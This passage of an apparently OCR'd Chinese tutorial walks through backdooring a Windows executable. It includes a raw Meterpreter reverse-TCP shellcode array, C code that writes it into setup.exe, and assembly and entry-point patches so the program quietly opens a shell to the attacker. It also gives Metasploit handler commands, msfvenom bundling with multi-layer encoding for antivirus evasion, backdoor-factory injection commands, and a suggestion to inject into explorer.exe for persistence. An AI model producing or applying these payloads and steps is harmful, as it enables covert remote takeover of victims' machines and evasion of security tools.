"¥xb7¥x31¥x55¥x18¥x83¥xed¥xfc¥x03¥x55¥xc1¥x07¥x87¥x4b¥x01¥x45"
"¥x68¥xb4¥xd1¥x2a¥xe0¥x51¥xe0¥x6a¥x96¥x12¥x52¥x5b¥xdc¥x77¥x5e"
"¥x10¥xb0¥x63¥xd5¥x54¥x1d¥x83¥x5e¥xd2¥x7b¥xaa¥x5f¥x4f¥xbf¥xad"
"¥xe3¥x92¥xec¥x0d¥xda¥x5c¥xe1¥x4c¥x1b¥x80¥x08¥x1c¥xf4¥xce¥xbf"
"¥xb1¥x71¥x9a¥x03¥x39¥xc9¥x0a¥x04¥xde¥x99¥x2d¥x25¥x71¥x92¥x77"
"¥xe5¥x73¥x77¥x0c¥xac¥x6b¥x94¥x29¥x66¥x07¥x6e¥xc5¥x79¥xc1¥xbf"
"¥x26¥xd5¥x2c¥x70¥xd5¥x27¥x68¥xb6¥x06¥x52¥x80¥xc5¥xbb¥x65¥x57"
"¥xb4¥x67¥xe3¥x4c¥x1e¥xe3¥x53¥xa9¥x9f¥x20¥x05¥x3a¥x93¥x8d¥x41"
"¥x64¥xb7¥x10¥x85¥x1e¥xc3¥x99¥x28¥xf1¥x42¥xd9¥x0e¥xd5¥x0f¥xb9"
"¥x2f¥x4c¥xf5¥x6c¥x4f¥x8e¥x56¥xd0¥xf5¥xc4¥x7a¥x05¥x84¥x86¥x12"
"¥xea¥xa5¥x38¥xe2¥x64¥xbd¥x4b¥xd0¥x2b¥x15¥xc4¥x58¥xa3¥xb3¥x13"
"¥xe9¥xa3¥x43¥xcb¥x51¥xa3¥xbd¥xec¥xa1¥xed¥x79¥xb8¥xf1¥x85¥xa8"
"¥xc1¥x9a¥x55¥x54¥x14¥x36¥x5c¥xc2¥x57¥x6e¥x61¥x0c¥x30¥x6c¥x62"
"¥x17¥xcf¥xf9¥x84¥x07¥x9f¥xa9¥x18¥xe8¥x4f¥x09¥xc9¥x80¥x85¥x86"
"¥x36¥xb0¥xa5¥x4d¥x5f¥x5b¥x4a¥x3b¥x37¥xf4¥xf3¥x66¥xc3¥x65¥xfb"
"¥xbd¥xa9¥xa6¥x77¥x37¥x4d¥x68¥x70¥x32¥x5d¥x9d¥xe7¥xbc¥x9d¥x5e"
"¥x82¥xbc¥xf7¥x5a¥x04¥xeb¥x6f¥x61¥x71¥xdb¥x2f¥x9a¥x54¥x58¥x37"
"¥x64¥x29¥x68¥x43¥x53¥xbf¥xd4¥x3b¥x9c¥x2f¥xd4¥xbb¥xca¥x25¥xd4"
"¥xd3¥xaa¥x1d¥x87¥xc6¥xb4¥x8b¥xb4¥x5a¥x21¥x34¥xec¥x0f¥xe2¥x5c"
"¥x12¥x69¥xc4¥xc2¥xed¥x5c¥x56¥x04¥x11¥x22¥x71¥xad¥x79¥xdc¥xc1"
```

```
"¥x4d¥x79¥xb6¥xc1¥x1d¥x11¥x4d¥xed¥x92¥xd1¥xae¥x24¥xfb¥x79¥x24"
"¥xa9¥x49¥x18¥x39¥xe0¥x0c¥x84¥x3a¥x07¥x95¥x37¥x40¥x68¥x2a¥xb8"
"¥xb5¥x60¥x4f¥xb9¥xb5¥x8c¥x71¥x86¥x63¥xb5¥x07¥xc9¥xb7¥x82¥x18"
"¥x7c¥x95¥xa3¥xb2¥x7e¥x89¥xb4¥x96";

int main()
{
	HANDLE hFile = NULL;
	DWORD dwNum = 0;
	LONG FileOffset;
	FileOffset = 0x3A00;			// 文件中的偏移

	hFile = CreateFile(L"C:¥¥setup.exe", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ,
		NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	SetFilePointer(hFile, FileOffset, NULL, FILE_BEGIN);
	WriteFile(hFile, buf, sizeof(buf), &dwNum, NULL);
	CloseHandle(hFile);
	return 0;
}
```

通过 VS 编译器编译代码并运行，窗口一闪而过就已经完成填充了，直接打开 WinHEX 工具定位到 `0x3A00` 发现已经全部填充好了，可见机器的效率远高于人，哈哈！

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000039F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00003A00	DB	DA	D9	74	24	F4	5D	29	C9	B1	56	BA	D5	E5	72	B7	ÛÚÙt$ô])É±V°Õår·
00003A10	31	55	18	83	ED	FC	03	55	C1	07	87	4B	01	45	68	B4	1U ƒíü UÁ ‡K Eh´
00003A20	D1	2A	E0	51	E0	6A	96	12	52	5B	DC	77	5E	10	B0	63	Ñ*àQàj– R[Üw^ °c
00003A30	D5	54	1D	83	5E	D2	7B	AA	5F	4F	BF	AD	E3	92	EC	0D	ÕT ƒ^Ò{ª_O¿-ã'ì
00003A40	DA	5C	E1	4C	1B	80	08	1C	F4	CE	BF	B1	71	9A	03	39	Ú\áL € ôÎ¿±qš 9
00003A50	C9	0A	04	DE	99	2D	25	71	92	77	E5	73	77	0C	AC	6B	É Þ™-%q'wåsw ¬k
00003A60	94	29	66	07	6E	C5	79	C1	BF	26	D5	2C	70	D5	27	68	")f nÅyÁ¿&Õ,pÕ'h
00003A70	B6	06	52	80	C5	BB	65	57	B4	67	E3	4C	1E	E3	53	A9	¶ R€Å»eW´gãL ãS©
00003A80	9F	20	05	3A	93	8D	41	64	B7	10	85	1E	C3	99	28	F1	Ÿ :" Ad· … Ã™(ñ
00003A90	42	D9	0E	D5	0F	B9	2F	4C	F5	6C	4F	8E	56	D0	F5	C4	BÙ Õ ¹/LõlOŽVÐõÄ
00003AA0	7A	05	84	86	12	EA	A5	38	E2	64	BD	4B	D0	2B	15	C4	z „† ê¥8âd½KÐ+ Ä


填充完代码以后，接着就是执行这段代码了，我们的最终目标是程序正常运行并且成功反弹 Shell 会话，但问题是这段代码是交互式的如果直接植入到程序中那么程序将会假死，也就暴漏了我们的行踪，这里我们就只能另辟蹊径了，经过我的思考我决定让这段代码成为进程中的一个子线程，这样就不会相互干扰了。

于是乎我打开了微软的网站，查询了一下相关 API 函数，最终找到了一个 `CreateThread()`函数可以在进程中创建线程，此处贴出微软对该函数的定义以及对函数参数的解释。


```
HANDLE WINAPI  CreateThread(
    _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
    _In_ SIZE_T dwStackSize,
```

```
    _In_ LPTHREAD_START_ROUTINE lpStartAddress,
    _In_opt_ __drv_aliasesMem LPVOID lpParameter,
    _In_ DWORD dwCreationFlags,
    _Out_opt_ LPDWORD lpThreadId
    );


lpThreadAttributes => 线程内核对象的安全属性,默认为 NULL

dwStackSize => 线程栈空间大小,传入 0 表示使用默认大小 1MB

lpStartAddress => 新线程所执行的线程函数地址,指向 ShellCode 首地址

lpParameter => 此处是传递给线程函数的参数,我们这里直接填 NULL

dwCreationFlags => 为 0 表示线程创建之后立即就可以进行调度

lpThreadId => 返回线程的 ID 号,传入 NULL 表示不需要返回该线程 ID 号
```


由于我们需要写入机器码，所以必须将 CreateThread 函数的调用方式转换成汇编格式，我们打开 X64DBG 找到我们的区段位置，可以看到填充好的 ShellCode 代码，其开头位置为 `00407000`，如下所示：




接着向下找，找到一处空旷的区域，然后填入 `CreateThread()`创建线程函数的汇编格式，填写时需要注意调用约定和 ShellCode 的起始地址。



接着我们需要使用一条 Jmp 指令让其跳转到原始位置执行原始代码，这里的原始 OEP 位置是 `0040158B` 我们直接 JMP 跳转过去就好，修改完成后直接保存文件。




最后一步修改程序默认执行位置，我们将原始位置的 `0040158B` 改为 `00407178` 这里通过 WinHEX 修改的话直接改成 `7178` 就好，如下截图：




最后通过 MSF 控制台创建一个侦听端口，执行如下命令即可，此处的 IP 地址与生成的 ShellCode 地址应该相同。

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.30
msf5 exploit(multi/handler) > set lport 9999
msf5 exploit(multi/handler) > exploit
```



然后运行我们植入后门的程序，会发现成功上线了，而且程序也没有出现异常情况。



总结：该笔记看似很复杂，是因为我需要复习 PE 结构相关知识，从而将每一个步骤都展开了，在真正的实战环境中，可以使用自动化工具来完成这一系列过程，工具的集成化较高，几秒钟就可完成代码注入。

思考：最后留给大家一个思索的空间，我们的系统桌面进程为 explorer.exe 如果将恶意代码注入到其中的话，系统只要开机就会自动上线，是不是更实用了呢?

使用工具自动化注入(拓展)

Msfvenom 工具自带捆绑功能，你可以执行命令来完成捆绑，不过单纯使用此方法捆绑很容易被查杀

```
[root@localhost ~]# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp ¥
-b '¥x00¥x0b' lhost=192.168.1.20 lport=8888 ¥
-x lyshark.exe -k -f exe > shell.exe
```

为了更好的免杀，我们可以使用 Msfvenom 的编码器，并对攻击载荷多重编码，先用 shikata_ga_nai 编码 5 次，继续 20 次的 alpha_upper 编码，再来 5 次的 countdown 编码，最后才生成 shell.exe 的可执行文件

```
[root@localhost ~]# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp -b '¥x00¥x0b' ¥
-e x86/shikata_ga_nai -i 5 LHOST=192.168.1.20 LPORT=8888 -f raw | ¥
msfvenom -a x86 --platform windows -e x86/alpha_upper -i 20 -f raw | ¥
msfvenom -a x86 --platform windows -e x86/countdown -i 5 ¥
-x lyshark.exe -f exe > shell.exe
```

回到攻击主机，启动 MSF 控制台，我们配置好侦听端口，然后运行 shell.exe 程序看能否正常上线。

```
[root@localhost ~]# msfconsole
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.20
msf5 exploit(multi/handler) > set lport 8888
msf5 exploit(multi/handler) > exploit -j -z
```

除了上述方式注入以外,我们还可以使用 backdoor-factory 这款神器进行代码注入，首先你需要先安装

```
[root@localhost ~]# yum install -y epel-release git
[root@localhost ~]# git clone https://github.com/secretsquirrel/the-backdoor-factory.git
[root@localhost ~]# pip install capstone
```

通过命令检查文件是否支持注入，如果出现 `is supported` 说明支持注入代码.

```
[root@localhost ~]# python backdoor.py --file=/root/lyshark.exe --support_check
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
/root/lyshark.exe is supported.
```

确定了可以注入以后，我们们接着使用 show 参数，查看其支持注入的 ShellCode 类型，如下结果所示。

```
[root@localhost ~]# python backdoor.py -f /root/lyshark.exe show
```

```
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```

这里我们选择 `reverse_shell_tcp_inline` 这个反向连接的 Shell 并注入到 lyshark.exe 中。

```
[root@localhost the-backdoor-factory]# python backdoor.py -f /root/lyshark.exe -s reverse_shell_tcp_inline ¥
> -H 192.168.1.20 -P 8888
[!] Enter your selection: 2
[!] Using selection: 2
[*] Changing flags for section: .text
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File lyshark.exe is in the 'backdoored' directory
```

以上注入方式属于单代码裂缝的注入,为了取得更好的免杀效果,我们还可以使用多裂缝注入,注入完成以后或默认存储在

`/backdoor/backdoored` 目录下.

```
root@kali:~/backdoor# python backdoor.py -f /root/lyshark.exe -s reverse_shell_tcp_inline ¥
>  -H 192.168.1.20 -P 8888 -J
```

思考：最后留给大家一个思索的空间，我们的系统桌面进程为 explorer.exe 如果将恶意代码注入到其中的话，系统只要开机就会自动上

线，是不是更实用了呢?